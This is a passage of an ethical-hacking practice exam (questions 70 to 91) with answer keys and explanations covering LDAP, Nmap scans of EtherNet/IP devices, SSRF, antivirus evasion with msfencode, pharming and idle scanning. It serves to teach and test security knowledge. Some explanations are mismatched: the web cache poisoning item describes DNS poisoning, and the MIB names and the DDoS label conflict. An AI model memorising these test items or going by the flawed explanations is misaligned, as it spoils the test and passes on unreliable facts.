You are the head of the Network Administrators department. And one of your subordinates uses SNMP to manage networked devices from a remote location. And one of your subordinates uses SNMP to manage networked devices from a remote location. To manage network nodes, your subordinate uses MIB, which contains formal descriptions of all network objects managed by SNMP. He accesses the contents of MIB by using a web browser either by entering the IP address and Lseries.mib or by entering the DNS library name and Lseries.mib. You know that your subordinate can retrieve information from a MIB that contains object types for workstations and server services.

Which of the following types of MIB will your subordinate use to retrieve information about types for workstations and server services?

- **MIB_II.MIB**
- **DHCP.MIB**
- **LNMIB2.MIB**
- **(Correct)**
- **WINS.MIB**

Explanation

<https://docs.microsoft.com/en-us/windows/win32/snmp/the-snmp-management-information-base-mib->

A Management Information Base (MIB) describes a set of managed objects. An SNMP management console application can manipulate the objects on a specific computer if the SNMP service has an extension agent DLL that supports the MIB.

Each managed object in a MIB has a unique identifier. The identifier includes the object's type (such as counter, string, gauge, or address), the object's access level (such as read or read/write), size restrictions, and range information.

LMMIB2.MIB - Contains object types for workstation and server services.

DHCP.MIB - Microsoft-defined MIB that contains object types for monitoring the network traffic between remote hosts and DHCP servers.

HOSTMIB.MIB - Contains object types for monitoring and managing host resources.

MIB_II.MIB - Contains the Management Information Base (MIB-II), which provides a simple, workable architecture and system for managing TCP/IP-based internets.

WINS.MIB - Microsoft-defined MIB for the Windows Internet Name Service (WINS).

Question 70:

Your boss informed you that a problem was detected in the service running on port 389 and said that you must fix this problem as soon as possible.

What service is running on this port, and how can you fix this problem?

- **The service is NTP, and you have to change it from UDP to TCP to encrypt it.**
- **The service is LDAP. You must change it to 636, which is LDAPS.**
- **(Correct)**
- **The findings do not require immediate actions and are only suggestions.**
- **The service is SMTP, and you must change it to SMIME, which is an encrypted way to send emails.**

Explanation

https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol

LDAP, the Lightweight Directory Access Protocol, is a mature, flexible, and well-supported standards-based mechanism for interacting with directory servers. It's often used for authentication and storing information about users, groups, and applications, but an LDAP directory server is a fairly general-purpose data store and can be used in a wide variety of applications.

The LDAP protocol can deal in quite a bit of sensitive data: Active Directory usernames, login attempts, failed-login notifications, and more. If attackers get ahold of that data in flight, they might be able to compromise data like legitimate AD credentials and use it to poke around your network in search of valuable assets.

Encrypting LDAP traffic in flight across the network can help prevent credential theft and other malicious activity, but it's not a failsafe—and if traffic is encrypted, your own team might miss the signs of an attempted attack in progress.

While LDAP encryption isn't standard, there is a nonstandard version of LDAP called Secure LDAP, also known as "LDAPS" or "LDAP over SSL" (SSL, or Secure Socket Layer, being the now-deprecated ancestor of Transport Layer Security).

LDAPS uses its own distinct network port to connect clients and servers. The default port for LDAP is port 389, but LDAPS uses port 636 and establishes TLS/SSL upon connecting with a client.

Question 71:

Ivan, the evil hacker, decided to use Nmap scan open ports and running services on systems connected to the target organization's OT network. For his purposes, he enters the Nmap command into the terminal which identifies Ethernet/IP devices connected to the Internet and further gathered information such as the vendor name, product code and name, device name, and IP address.

Which of the following commands did Ivan use in this scenario?

- **nmap -Pn -sT --scan-delay 1s --max-parallelism 1 -p < Port List > < Target IP >**
- **nmap -Pn -sT -p 46824 < Target IP >**
- **nmap -Pn -sU -p 44818 --script enip-info < Target IP >**
- **(Correct)**
- **nmap -Pn -sT -p 102 --script s7-info < Target IP >**

Explanation

<https://nmap.org/nsedoc/scripts/enip-info.html>

Example Usage enip-info:

- nmap --script enip-info -sU -p 44818 <host>

This NSE script is used to send a EtherNet/IP packet to a remote device that has TCP 44818 open. The script will send a Request Identity Packet and once a response is received, it validates that it was a proper response to the command that was sent, and then will parse out the data. Information that is parsed includes Device Type, Vendor ID, Product name, Serial Number, Product code, Revision Number, status, state, as well as the Device IP.

This script was written based of information collected by using the the Wireshark dissector for CIP, and EtherNet/IP, The original information was collected by running a modified version of the ethernetip.py script (<https://github.com/paperwork/pyenip>)

Question 72:

Identify the technique by description:

During the execution of this technique, an attacker copies the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, web pages, images, etc. Thanks to the information gathered using this technique, an attacker maps the website's directories and gains valuable information.

- **Website defacement**
- **Session hijacking**
- **Web cache poisoning**
- **Website mirroring**
- **(Correct)**

Explanation

Website mirroring or website cloning refers to the process of duplicating a website. Mirroring a website helps in browsing the site offline, searching the website for vulnerabilities, and discovering valuable information.

Websites may store documents of different format which in turn may contain hidden information and metadata that can be analyzed and used in performing an attack. This metadata can be extracted using various metadata extraction tools as well as help attackers perform social engineering attacks.

Question 73:

Which of the following online tools allows attackers to gather information related to the model of the IoT device and the certifications granted to it?

- EarthExplorer
- search.com
- Google image search
- FCC ID search
- (Correct)

Explanation

https://en.wikipedia.org/wiki/FCC_mark

An **FCC ID** is a unique identifier assigned to a device registered with the United States Federal Communications Commission. For legal sale of wireless devices in the US, manufacturers must:

- Have the device evaluated by an independent lab to ensure it conforms to FCC standards
- Provide documentation to the FCC of the lab results
- Provide User Manuals, Documentation, and Photos relating to the device
- Digitally or physically label the device with the unique identifier provided by the FCC (upon approved application)

The FCC gets its authority from Title 47 of the Code of Federal Regulations (47 CFR). FCC IDs are required for all wireless emitting devices sold in the USA. By searching an FCC ID, you can find details on the wireless operating frequency (including strength), photos of the device, user manuals for the device, and SAR reports on the wireless emissions.

Question 74:

Which of the following rootkit types sits undetected in the core components of the operating system?

- Hypervisor rootkit
- Firmware rootkit
- Kernel rootkit
- **(Correct)**
- Hardware rootkit

Explanation

https://en.wikipedia.org/wiki/Rootkit#Kernel_mode

A rootkit is a software program, typically malicious, that provides privileged, root-level access to a computer while concealing its presence on that machine. Simply put, it is a nasty type of malware that can severely impact your PC's performance and also put your personal data at risk.

Once installed, a rootkit typically boots simultaneously as the computer's operating system or after the boot process begins. There are, however, rootkits that can boot up before the target operating system, making them very difficult to detect.

There are a number of types of rootkits that can be installed on a target system. Some examples include:

- **User-mode or application rootkit** – These are installed in a shared library and operate at the application layer, where they can modify application and API behavior. User-mode rootkits are relatively easy to detect because they operate at the same layer as anti-virus programs.

- **Kernel-mode** – These rootkits are implemented within an operating system's kernel module, where they can control all system processes. In addition to being difficult to detect, kernel-mode rootkits can also impact the stability of the target system.

- **Bootkits** – These rootkits gain control of a target system by infecting its master boot record (MBR). Bootkits allow a malicious program to execute before the target operating system loads.

- **Firmware rootkits** – These rootkits gain access to the software that runs devices, such as routers, network cards, hard drives or system BIOS.

- **Rootkit hypervisors** – These rootkits exploit hardware virtualization features to gain control of a machine. This is done by bypassing the kernel and running the target operating system in a virtual machine. Hypervisors are almost impossible to detect and clean because they operate at a higher level than the operating system, and can intercept all hardware calls made by the target operating system.

Question 75:

You have detected an abnormally large amount of traffic coming from local computers at night. You decide to find out the reason, do a few checks and find that an attacker has exfiltrated user data. Also, you noticed that AV tools could not find any malicious software, and the IDS/IPS has not reported on any non-whitelisted programs.

Which of the following type of malware did the attacker use to bypass your company's application whitelisting?

- **Fileless malware**
- **(Correct)**
- **Phishing malware**
- **Zero-day malware**
- **Logic bomb malware**

Explanation

https://en.wikipedia.org/wiki/Fileless_malware

Fileless malware is a type of malicious software that uses legitimate programs to infect a computer. It does not rely on files and leaves no footprint, making it challenging to detect and remove. Modern adversaries know the strategies organizations use to try to block their attacks, and they're crafting increasingly sophisticated, targeted malware to evade defenses. It's a race against time, as the most effective hacking techniques are usually the newest ones. Fileless malware has been effective in evading all but the most sophisticated security solutions.

Fileless attacks fall into the broader category of **low-observable characteristics (LOC)** attacks, a type of stealth attack that evades detection by most security solutions and frustrates forensic analysis efforts. While not considered a traditional virus, fileless malware does work in a similar way—it operates in memory. Without being stored in a file or installed directly on a machine, fileless infections go straight into memory, and the malicious content never touches the hard drive. Many LOC attacks take advantage of Microsoft Windows PowerShell, a legitimate and useful tool used by administrators for task automation and configuration management. PowerShell consists of a command-line shell and associated scripting language, providing adversaries with access to just about everything and anything in Windows.

The key to successfully counteracting fileless attacks is an integrated approach that addresses the entire threat lifecycle. By having a multi-layered defense, you gain an

advantage over attackers by being able to investigate every phase of a campaign before, during, and after an attack.

Two things are especially important:

- The ability to see and measure what's happening: discovering the techniques used by the attack, monitoring activities in PowerShell or other scripting engines, accessing aggregated threat data, and gaining visibility into user activities.

- The ability to control the state of the targeted system: halting arbitrary processes, remediating processes that are part of the attack, and isolating infected devices.

Successfully interrupting fileless attacks requires a holistic approach that can scale up and rapidly cascade appropriate actions where and when they are called for.

Question 76:

You performed a tool-based vulnerability assessment and found vulnerabilities. You have started to analyze these issues and found that they are not true vulnerabilities.

How can you characterize these issues?

- **False negatives**
- **True positives**
- **False positives**
- **(Correct)**
- **True negatives**

Explanation

False Positives occur when a scanner, Web Application Firewall (WAF), or Intrusion Prevention System (IPS) flags a security vulnerability that you do not have. A false negative is the opposite of a false positive, telling you that you don't have a vulnerability when, in fact, you do.

A false positive is like a false alarm; your house alarm goes off, but there is no burglar. In web application security, a false positive is when a web application security scanner indicates that there is a vulnerability on your website, such as SQL Injection, when, in reality, there is not. Web security experts and penetration testers use automated web application security scanners to ease the penetration testing process. These tools help them ensure that all web application attack surfaces are correctly tested in a reasonable amount of time. But many false positives tend to break down this process. If the first 20 variants are false, the penetration tester assumes that all the others are false positives and ignore the rest. By doing so, there is a good chance that real web application vulnerabilities will be left undetected.

When checking for false positives, you want to ensure that they are indeed false. By nature, we humans tend to start ignoring false positives rather quickly. For example, suppose a web application security scanner detects 100 SQL Injection vulnerabilities. If the first 20 variants are false positives, the penetration tester assumes that all the others are false positives and ignore all the rest. By doing so, there are chances that real web application vulnerabilities are left undetected. This is why it is crucial to check every vulnerability and deal with each false positive separately to ensure false positives.

Question 77:

A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 147 million people in September of 2017. At the same time fix was available from the software vendor for several months before the intrusion.

In which of the following security processes has failed?

- **Security awareness training**
- **Vendor risk management**
- **Patch management**
- **(Correct)**
- **Secure development lifecycle**

Explanation

[https://en.wikipedia.org/wiki/Patch_\(computing\)](https://en.wikipedia.org/wiki/Patch_(computing))

Patch management is the process of distributing and applying updates to the software. These patches are often necessary to correct errors (also referred to as "vulnerabilities" or "bugs") in the software.

Common areas that will need patches include operating systems, applications, and embedded systems (like network equipment). When a vulnerability is found after the release of a piece of software, a patch can be used to fix it. Doing so helps ensure that assets in your environment are not susceptible to exploitation.

Question 78:

Which of the following algorithms uses a 64-bit block size that is encrypted three times with 56-bit keys?

- **Triple DES**
- **(Correct)**
- DES
- AES
- IDEA

Explanation

https://en.wikipedia.org/wiki/Triple_DES

Triple DES (3DES or TDES), officially the **Triple Data Encryption Algorithm (TDEA or Triple DEA)**, is a symmetric-key block cipher, which applies the DES cipher algorithm three times to each data block. **The Data Encryption Standard's (DES)** 56-bit key is no longer considered adequate in the face of modern cryptanalytic techniques and supercomputing power. However, an adapted version of DES, Triple DES (3DES), uses the same algorithm to produce a more secure encryption.

While the government and industry standards abbreviate the algorithm's name as TDES (Triple DES) and TDEA (Triple Data Encryption Algorithm), **RFC 1851** referred to it as 3DES from the time it first promulgated the idea, and this namesake has since come into wide use by most vendors, users, and cryptographers.

Incorrect answers:

IDEA https://en.wikipedia.org/wiki/International_Data_Encryption_Algorithm

The International Data Encryption Algorithm (IDEA) operates on 64-bit blocks using a 128-bit key and consists of a series of 8 identical transformations (a round, see the illustration) and an output transformation (the half-round).

AES https://en.wikipedia.org/wiki/Advanced_Encryption_Standard

The Advanced Encryption Standard (AES) is a variant of Rijndael, with a fixed block size of 128 bits, and a key size of 128, 192, or 256 bits.

DES https://en.wikipedia.org/wiki/Data_Encryption_Standard

The Data Encryption Standard (DES) is a symmetric-key algorithm for the encryption of digital data, with a fixed block size of 64 bits, and a key size of 56 bits.

NOTE: The key ostensibly consists of 64 bits; however, only 56 of these are actually used by the algorithm. Eight bits are used solely for checking parity and are thereafter discarded. Hence the effective key length is 56 bits.

Question 79:

Which of the following attacks can you perform if you know that the web server handles the "(..)" (character string) incorrectly and returns the file listing of a folder structure of the server?

- **Directory traversal.**
- **(Correct)**
- **Cross-site scripting.**
- **SQL injection.**
- **Denial of service.**

Explanation

https://en.wikipedia.org/wiki/Directory_traversal_attack

A directory traversal (or path traversal) attack exploits insufficient security validation or sanitization of user-supplied file names, such that characters representing "traverse to parent directory" are passed through to the operating system's file system API. An affected application can be exploited to gain unauthorized access to the file system.

Directory traversal is also known as the .. (dot dot slash) attack, directory climbing, and backtracking. Some forms of this attack are also canonicalization attacks.

Incorrect answers:

Cross-site scripting https://en.wikipedia.org/wiki/Cross-site_scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

SQL injection https://en.wikipedia.org/wiki/SQL_injection

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute

administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

Denial of service https://en.wikipedia.org/wiki/Denial-of-service_attack

A **denial-of-service (DoS)** attack is a type of cyber attack in which a malicious actor aims to render a computer or other device unavailable to its intended users by interrupting the device's normal functioning. DoS attacks typically function by overwhelming or flooding a targeted machine with requests until normal traffic is unable to be processed, resulting in denial-of-service to addition users. A DoS attack is characterized by using a single computer to launch the attack.

Question 80:

Identify the attack by description:

This attack is performed at layer 7 to take down web infrastructure. During its execution, partial HTTP requests are sent to the web infrastructure or applications and upon receiving a partial request, the target server opens multiple connections and keeps waiting for the requests to complete.

- **Slowloris attack**
- **(Correct)**
- **Phlashing**
- **Session splicing**
- **Desynchronization**

Explanation

[https://en.wikipedia.org/wiki/Slowloris_\(computer_security\)](https://en.wikipedia.org/wiki/Slowloris_(computer_security))

Slowloris is a type of denial of service attack tool which allows a single machine to take down another machine's web server with minimal bandwidth and side effects on unrelated services and ports.

Slowloris tries to keep many connections to the target web server open and hold them open as long as possible. It accomplishes this by opening connections to the target web server and sending a partial request. Periodically, it will send subsequent HTTP headers, adding to, but never completing, the request. Affected servers will keep these connections open, filling their maximum concurrent connection pool, eventually denying additional connection attempts from clients.

Incorrect answers:

Desynchronization Attack

A typical RFID related threat in which a tag's key stored in the back-end database and the tag's memory would not be the same, because of an attacker blocks the communication between the parties.

Session splicing

Session splicing is an IDS evasion technique in which an attacker delivers data in multiple, small-sized packets to the target computer, making it very difficult for an IDS to detect the attack signatures.

Phlashing

Phlashing is a permanent denial of service (DoS) attack that exploits a vulnerability in network-based firmware updates. Such an attack is currently theoretical but if carried out could render the target device inoperable.

Question 81:

The attacker wants to attack the target organization's Internet-facing web server. In case of a successful attack, he will also get access to back-end servers protected by a firewall. The attacker plans to use URL
<https://mainurl.com/feed.php?url=externalsite.com/feed/> to obtain a remote feed and alter the URL to the localhost to view all the local resources on the target server.

Which of the following types of attacks is the attacker planning to perform?

- **Website defacement.**
- **Web server misconfiguration.**
- **Server-side request forgery attack.**
- **(Correct)**
- **Web cache poisoning attack.**

Explanation

https://en.wikipedia.org/wiki/Server-side_request_forgery

In a **Server-Side Request Forgery (SSRF)** attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.

A successful SSRF attack can often result in unauthorized actions or access to data within the organization, either in the vulnerable application itself or on other back-end systems that the application can communicate with. In some situations, the SSRF vulnerability might allow an attacker to perform arbitrary command execution.

An SSRF exploit that causes connections to external third-party systems might result in malicious onward attacks that appear to originate from the organization hosting the vulnerable application.

Incorrect answers:

Web server misconfiguration

Server misconfiguration attacks exploit configuration weaknesses found in web and application servers. Many servers come with unnecessary default and sample files, including applications, configuration files, scripts, and webpages. They may also have unnecessary services enabled, such as content management and remote administration functionality. Debugging functions may be enabled or administrative functions may be accessible to anonymous users. Servers may include well-known default accounts and passwords. Failure to fully lock down or harden the server can leave improperly set file and directory permissions.

All of these server misconfiguration features can be used by attackers to bypass authentication methods and gain access to sensitive information, perhaps with elevated privileges. SSL vulnerabilities such as misconfigured certificates and encryption settings, the use of default certificates, and improper authentication implementation with external systems all have the potential to compromise the confidentiality of information.

NOTE: In my opinion, a fairly high-level (by abstraction) definition. If you think about it, many vulnerabilities are the consequences of incorrect configuration.

Web cache poisoning attack https://en.wikipedia.org/wiki/DNS_spoofing

DNS cache poisoning is the act of entering false information into a DNS cache, so that DNS queries return an incorrect response and users are directed to the wrong websites. DNS cache poisoning is also known as DNS spoofing.

DNS spoofing poses several risks, each putting your devices and personal data in harm's way.

- Data theft
- Malware infection
- Halted security updates
- Censorship

Website defacement https://en.wikipedia.org/wiki/Website_defacement

Web defacement is an attack in which malicious parties penetrate a website and replace content on the site with their own messages. The messages can convey a

political or religious message, profanity or other inappropriate content that would embarrass website owners, or a notice that the website has been hacked by a specific hacker group.

Most websites and web applications store data in environment or configuration files, that affects the content displayed on the website, or specifies where templates and page content is located. Unexpected changes to these files can mean a security compromise and might signal a defacement attack.

Common causes of defacement attacks include:

- Unauthorized access
- SQL injection
- Cross-site scripting (XSS)
- DNS hijacking
- Malware infection

Question 82:

Which of the following Metasploit Framework tool can be used to bypass antivirus?

- **msfcli**
- **msfencode**
- **(Correct)**
- **msfpayload**
- **msfd**

Explanation

<https://www.offensive-security.com/metasploit-unleashed/msfencode/>

One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode. Msfencode is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way. Much as the binary attachment in email is encoded in Base64, msfencode encodes the original executable in a new binary. Then, when the executable is run, msfencode decodes the original code into memory and executes it.

Incorrect answers:

msfpayload

<https://www.offensive-security.com/metasploit-unleashed/msfpayload/>

MSFPayload is a command line instance of Metasploit that is used to generate and output all of the various types of shellcode that are available in Metasploit. The most common use of this tool is for the generation of shellcode for an exploit that is not currently in the Metasploit Framework or for testing different types of shellcode and options before finalizing an Exploit Module.

msfcli

<https://www.offensive-security.com/metasploit-unleashed/msfcli/>

The msfcli provides a powerful command line interface to the framework. This allows you to easily add Metasploit exploits into any scripts you may create.

Question 83:

You have successfully executed the attack and launched the shell on the target network. Now you want to identify all the OS of machines running on this network. You are trying to run the Nmap command to perform this task and see the following:

```
hackeduser@hackedserver.~$ nmap -T4 -O 192.168.0.0/24
TCP/IP fingerprinting (for OS scan) xxxxxxxx xxxxxx
xxxxxxxxxx.
QUITTING!
```

Why couldn't the scan be performed?

- **The shell is not stabilized.**
- **OS Scan requires root privileges.**
- **(Correct)**
- **The outgoing TCP/IP fingerprinting is blocked by the host firewall.**
- **The nmap syntax is wrong.**

Explanation

To answer this question, it is enough for you to understand what kind of rejection it is and what is hidden behind "xxxxxxxx xxxxxx xxxxxxxxx". Using the -O flag, we are trying to determine the OS, and of course, we will see the following message:

```
TCP/IP fingerprinting (for OS scan) requires root
privileges. QUITTING!
```

Question 84:

Johnny decided to gather information for identity theft from the target organization. He wants to redirect the organization's web traffic to a malicious website. After some thought, he plans to perform DNS cache poisoning by exploiting the vulnerabilities in the DNS server software and wants to modify the original IP address of the target website to that of a malicious website.

Which of the following techniques does Johnny plan to use?

- **Skimming**
- **Wardriving**
- **Pharming**
- **(Correct)**
- **Pretexting**

Explanation

<https://en.wikipedia.org/wiki/Pharming>

Pharming is a scamming practice in which malicious code is installed on a **personal computer (PC)** or server, misdirecting users to fraudulent websites without their knowledge or consent. The aim is for users to input their personal information. Once information, such as a credit card number, bank account number or password, has been entered at a fraudulent website, criminals have it, and identity theft can be the end result.

Pharming exploits the foundation of how internet browsing works – namely, that the sequence of letters that form an internet address, such as www.google.com, have to be converted into an IP address by a DNS server for the connection to proceed.

Pharming attacks this process in one of two ways:

1. First, a hacker may send malicious code in an email which installs a virus or Trojan on a user's computer. This malicious code changes the computer's hosts file to direct traffic away from its intended target and toward a fake website instead. In this form of pharming – known as malware-based pharming – regardless of whether you type the correct internet address, the corrupted hosts file will take you to the fraudulent site instead.

2. Second, the hacker may use a technique called DNS poisoning. DNS stands for “Domain Name System” – pharmers can modify the DNS table in a server, causing multiple users to visit fake websites instead of legitimate ones inadvertently. Pharmers can use the fake websites to install viruses or Trojans on the user's computer or attempt to collect personal and financial information for use in identity theft.

Incorrect answers:

***Skimming* <https://www.nist.gov/itl/smallbusinesscyber/cybersecurity-basics/case-study-series>**

Skimming in cybersecurity refers to cybercriminals' strategies for capturing and stealing cardholder's personal payment information. Identity thieves use various approaches to obtain card data. One of the most advanced methods is using a small skimming device designed to read a credit card's microchip or magnetic strip information. Criminals can execute skimming attacks whenever a cardholder opts for electronic payment methods in a physical location.

Digital skimming methods are also widespread. Often referred to as e-skimming, digital skimming is similar to card skimming. The main difference is that hackers can execute e-skimming remotely and collect card information in real-time.

***Pretexting* <https://en.wikipedia.org/wiki/Pretexting>**

Pretexting is form of social engineering in which an attacker tries to convince a victim to give up valuable information or access to a service or system. The distinguishing feature of this kind of attack is that the scam artists comes up with a story – or pretext – in order to fool the victim. The pretext generally casts the attacker in the role of someone in authority who has the right to access the information being sought, or who can use the information to help the victim.

***Wardriving* <https://en.wikipedia.org/wiki/Wardriving>**

Wardriving consists of physically searching for wireless networks with vulnerabilities from a moving vehicle and mapping the wireless access points.

Wardrivers will use hardware and software to find WiFi signals in a particular area. They may intend to only find a single network or every network within an area. Once networks

are located, wardrivers will record the locations of vulnerable networks and may submit the information to third-party websites and apps to create digital maps.

There are three primary reasons wardrivers look for unsecured WiFi. The first is to steal personal and banking information. The second is to use your network for criminal activity that you, as the owner of the network, would be liable for. The final reason is to find the security flaws of a network. Ethical hackers do this via wardriving for the purpose of finding vulnerabilities in order to improve overall security.

Question 85:

Which of the following is the firewall evasion scanning technique that uses a zombie system with low network activity?

- **Idle scanning**
- **(Correct)**
- **Decoy scanning**
- **Packet fragmentation scanning**
- **Spoof source address scanning**

Explanation

<https://nmap.org/book/idlescan.html>

The idle scan is a TCP port scan method that consists of sending spoofed packets to a computer to find out what services are available. This is accomplished by impersonating another computer whose network traffic is very slow or nonexistent (that is, not transmitting or receiving information). This could be an idle computer, called a "zombie".

Idle scanning can be put together from these basic facts:

- One way to determine whether a TCP port is open is to send a SYN (session establishment) packet to the port. The target machine will respond with a SYN/ACK (session request acknowledgment) packet if the port is open, and RST (reset) if the port is closed. This is the basis of the previously discussed SYN scan.
- A machine that receives an unsolicited SYN/ACK packet will respond with a RST. An unsolicited RST will be ignored.
- Every IP packet on the Internet has a fragment identification number (IP ID). Since many operating systems simply increment this number for each packet they send, probing for the IPID can tell an attacker how many packets have been sent since the last probe. The overall intention behind the idle scan is to "check the port status while remaining completely invisible to the targeted host."

By combining these traits, it is possible to scan a target network while forging your identity so that it looks like an innocent zombie machine did the scanning.

Idle scan is the ultimate stealth scan. Nmap offers decoy scanning (-D) to help users shield their identity, but that (unlike idle scan) still requires an attacker to send some packets to the target from his real IP address in order to get scan results back. One

upshot of idle scan is that intrusion detection systems will generally send alerts claiming that the zombie machine has launched a scan against them. So it can be used to frame some other party for a scan. Keep this possibility in mind when reading alerts from your IDS.

A unique advantage of idle scan is that it can be used to defeat certain packet filtering firewalls and routers. IP source address filtering is a common (though weak) security mechanism for limiting machines that may connect to a sensitive host or network.

Question 86:

You know that an attacker can create websites similar to legitimate sites in pharming and phishing attacks.

Which of the following is the difference between them?

- **Phishing attack: an attacker provides the victim with a URL that is either misspelled or looks similar to the legitimate website's domain name.**
- **Pharming attack: a victim is redirected to a fake website by modifying their host configuration file or exploiting DNS vulnerabilities.**
- **(Correct)**
- **Pharming attack: an attacker provides the victim with a URL that is either misspelled or looks similar to the legitimate website's domain name.**
- **Phishing attack: a victim is redirected to a fake website by modifying their host configuration file or exploiting DNS vulnerabilities.**
- **Both pharming and phishing attacks are identical.**
- **Both pharming and phishing attacks are purely technical.**

Explanation

To understand the difference between phishing and pharming, it is important to understand the vector Domain Name System (DNS). In order to carry out pharming scams, hackers misuse DNS as the main weapon vector. While phishing attempts are carried out by using spoofed websites, appearing to have come from legitimate entities, pharming relies on the DNS server level.

Unlike phishing, pharming doesn't rely on bait like fake links to trick users. Instead, it compromises the DNS server and redirects users to a simulated website even if the user has inputted the correct web address. For instance, if a hacker launches a successful DNS cache poisoning attack, it will alter the fundamental web traffic flow to the targeted website.

While phishing includes other techniques like smishing, vishing, fax phishing (phaxing), etc., pharming includes techniques like DNS spoofing, DNS hijacking, DNS cache poisoning, and all the DNS altering scams. Both data thefts are nothing but evolving online robbery that can lead any organization to devastating consequences.

Question 87:

Identify the footprinting technique by description:

Using this technique, an attacker can gather domain information such as the target domain name, contact details of its owner, expiry date, and creation date. Also, using this information, an attacker can create a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network.

- **VPN footprinting**
- **Whois footprinting**
- **(Correct)**
- **VoIP footprinting**
- **Email footprinting**

Explanation

<https://en.wikipedia.org/wiki/Footprinting>

Footprinting (also known as reconnaissance) is the technique used for gathering information about computer systems and the entities they belong to. To get this information, a hacker might use various tools and technologies. This information is very useful to a hacker who is trying to crack a whole system.

There are two types of Footprinting that can be used: active Footprinting and passive Footprinting:

- **Active Footprinting** is the process of using tools and techniques, such as performing a ping sweep or using the traceroute command, to gather information on a target. Active Footprinting can trigger a target's Intrusion Detection System (IDS) and may be logged, and thus requires a level of stealth to do successfully.

- **Passive Footprinting** is the process of gathering information on a target by innocuous or passive means. Browsing the target's website, visiting social media profiles of employees, searching for the website on WHOIS, and performing a Google search of the target are all ways of passive Footprinting. Passive Footprinting is the stealthier method since it will not trigger a target's IDS or otherwise alert the target of information being gathered.

<https://en.wikipedia.org/wiki/WHOIS>

WHOIS is a query and response protocol that is widely used for querying databases that store the registered users or assignees of an Internet resource, such as a domain name, an IP address block or an autonomous system, but is also used for a wider range of other information. The protocol stores and delivers database content in a human-readable format. The current iteration of the WHOIS protocol was drafted by the Internet Society, and is documented in [**RFC 3912**](#)

Question 88:

Your friend installed the application from a third-party app store. After a while, some of the applications in his smartphone were replaced by malicious applications that appeared legitimate, and he began to receive a lot of advertising spam.

Which of the following attacks has your friend been subjected to?

- **Agent Smith attack**
- **(Correct)**
- **SIM card attack**
- **Clickjacking**
- **SMS phishing attack**

Explanation

<https://research.checkpoint.com/2019/agent-smith-a-new-species-of-mobile-malware/>

Agent Smith is a modular malware that exploits a series of Android vulnerabilities to replace legitimate existing apps with a malicious imitation. The malicious app doesn't steal data. Instead, apps replaced display a huge number of adverts to the user or steal credit from the device to pay for adverts already served.

The malware carries the "Agent Smith" moniker, the same name as the infamous Matrix character who is characterized as a virus. The Check Point research team reason that the methods the malware uses to propagate are similar to Agent Smith's techniques in the film series.

The malware attacks user-installed applications silently, making it challenging for common Android users to combat such threats on their own. Combining advanced threat prevention and threat intelligence while adopting a 'hygiene first' approach to safeguard digital assets is the best protection against invasive mobile malware attacks like "Agent Smith."

Moreover, Agent Smith has infected a huge number of devices. India has by far the most infections. The Check Point research indicates some 15 million devices carrying Agent Smith. The next closest country is Bangladesh, with around 2.5 million devices infected. There were over 300,000 Agent Smith infections in the US and around 137,000 in the UK.

Question 89:

You found that sensitive data, employee usernames, and passwords are shared in plaintext, paving the way for hackers to perform successful session hijacking.

Which of the following protocols, which can send data using encryption and digital certificates, will help solve this problem?

- **FTPS**
- **(Correct)**
- **HTTPS**
- **IP**
- **FTP**

Explanation

<https://en.wikipedia.org/wiki/FTPS>

FTPS (also known FTP-SSL, and FTP Secure) is an extension to the commonly **used File Transfer Protocol (FTP)** that adds support for the **Transport Layer Security (TLS)** and, formerly, the **Secure Sockets Layer (SSL)**, which is now prohibited by RFC7568) cryptographic protocols.

FTPS includes full support for the TLS and SSL cryptographic protocols, including the use of server-side public key authentication certificates and client-side authorization certificates. It also supports compatible ciphers, including AES, RC4, RC2, Triple DES, and DES. It further supports hash functions SHA, MD5, MD4, and MD2.

Question 90:

When configuring wireless on the router, your colleague disables SSID broadcast but leaves authentication "open" and sets SSID to a 32-character string of random letters and numbers.

Which of the following is the correct statement about this scenario?

- **The router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the access point's hardware address.**
- **The hacker still has the opportunity to connect to the network after sniffing the SSID from a successful wireless association.**
- **(Correct)**
- **This move will prevent brute-force attacks.**
- **Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a proper setup leveraging "security through obscurity".**

Explanation

<https://www.cisco.com/c/en/us/td/docs/routers/access/wireless/software/guide/SecurityAuthenticationTypes.html>

The first thing we should pay attention to when answering this question is that the authentication type is "open". That means when users joining the SSID they don't use any form of authentication (sometimes they can be redirected to a captive web portal before they will receive access to other network resources). Wireless users must know the SSID before joining that WLAN, so the SSID is a configuration parameter. SSIDs are normally broadcasted (some WLANs are configured to disable SSID broadcasts as a security feature). Relying on the secrecy of the SSID is a poor security strategy: a wireless sniffer in monitor mode can detect the SSID used by clients as they join WLANs; this is true even if SSID broadcasts are disabled.

Question 91:

Your company has hired Jack, a cybersecurity specialist, to conduct another pentest. Jack immediately decided to get to work. He launched an attack on the DHCP servers by broadcasting forged DHCP requests and leased all the DHCP addresses available in the DHCP scope until the server could not issue any more IP addresses. As a result of these actions, a DDoS attack occurred, and legitimate employees could not access the company's network.

Which of the following attacks did Jack perform?

- **STP attack**
- **DHCP starvation**
- **(Correct)**
- **VLAN hopping**
- **Rogue DHCP server attack**

Explanation

